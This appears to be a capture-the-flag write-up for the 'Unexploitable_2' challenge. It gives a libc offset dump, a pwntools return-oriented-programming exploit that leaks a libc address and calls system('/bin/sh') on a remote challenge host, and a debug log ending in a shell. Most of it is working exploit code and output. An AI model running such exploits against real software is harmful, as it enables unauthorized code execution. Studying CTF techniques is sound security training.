
```
root@kali:~/libc-database# ./dump libc6_2.23-0ubuntu10_amd64
offset___libc_start_main_ret = 0x20830
offset_system = 0x0000000000045390
offset_dup2 = 0x00000000000f7970
offset_read = 0x00000000000f7250
offset_write = 0x00000000000f72b0
offset_str_bin_sh = 0x18cd57
```

Exploit



```python
from pwn import *

#p=process("./Unexploitable_2")
p=remote("ctf.j0n9hyun.xyz", 3029)

sh = 0x4007dd
system = 0x400520
pr = 0x0000000000400773
fg_g = 0x601028
fwrite_g = 0x601038
fgets_offset = 0x6dad0
binsh_offset = 0x18cd57
local = 0x1115d9
main = 0x40068c
py = 'A'*24
py += p64(pr)
py += p64(fg_g)
py += p64(system)
py += p64(main)
p.sendline(py)

p.recvuntil("1:")
leak = u64(p.recvn(7)[1:].ljust(8, '\x00'))
print hex(leak)

binsh = binsh_offset - fgets_offset
libc_base = leak - fgets_offset
print hex(leak+binsh)

py2 = 'B'*24
py2 += p64(pr)
py2 += p64(leak+binsh)
py2 += p64(system)
p.sendline(py2)


p.interactive()
```

Exploit



```
root@kali:~/ctf/hackctf/unexploitable_2# python unex_2.py DEBUG
[+] Opening connection to ctf.j0n9hyun.xyz on port 3029: Done
[DEBUG] Sent 0x39 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    00000010  41 41 41 41  41 41 41 41  73 07 40 00  00 00 00 00  │AAAA│AAAA│s·@·│····│
    00000020  28 10 60 00  00 00 00 00  20 05 40 00  00 00 00 00  │(·`·│····│ ·@·│····│
    00000030  8c 06 40 00  00 00 00 00  0a                        │··@·│····│·│
    00000039
[DEBUG] Received 0x30 bytes:
    "Hard RTL ha? You don't even have fflush@dynstr!\n"
[DEBUG] Received 0x49 bytes:
    00000000  73 68 3a 20  31 3a 20 d0  da ae d3 ab  7f 3a 20 6e  │sh: │1: ·│····│·: n│
    00000010  6f 74 20 66  6f 75 6e 64  0a 48 61 72  64 20 52 54  │ot f│ound│·Har│d RT│
    00000020  4c 20 68 61  3f 20 59 6f  75 20 64 6f  6e 27 74 20  │L ha│? Yo│u do│n't │
    00000030  65 76 65 6e  20 68 61 76  65 20 66 66  6c 75 73 68  │even│ hav│e ff│lush│
    00000040  40 64 79 6e  73 74 72 21  0a                        │@dyn│str!│·│
    00000049
0x7fabd3aedad0
0x7fabd3c0cd57
[DEBUG] Sent 0x31 bytes:
    00000000  42 42 42 42  42 42 42 42  42 42 42 42  42 42 42 42  │BBBB│BBBB│BBBB│BBBB│
    00000010  42 42 42 42  42 42 42 42  73 07 40 00  00 00 00 00  │BBBB│BBBB│s·@·│····│
    00000020  57 cd c0 d3  ab 7f 00 00  20 05 40 00  00 00 00 00  │W···│····│ ·@·│····│
    00000030  0a                                                  │·│
    00000031
[*] Switching to interactive mode
: not found
Hard RTL ha? You don't even have fflush@dynstr!
$ id
[DEBUG] Sent 0x3 bytes:
    'id\n'
[DEBUG] Received 0x36 bytes:
    'uid=1000(attack) gid=1000(attack) groups=1000(attack)\n'
uid=1000(attack) gid=1000(attack) groups=1000(attack)
$ 
```

Q&A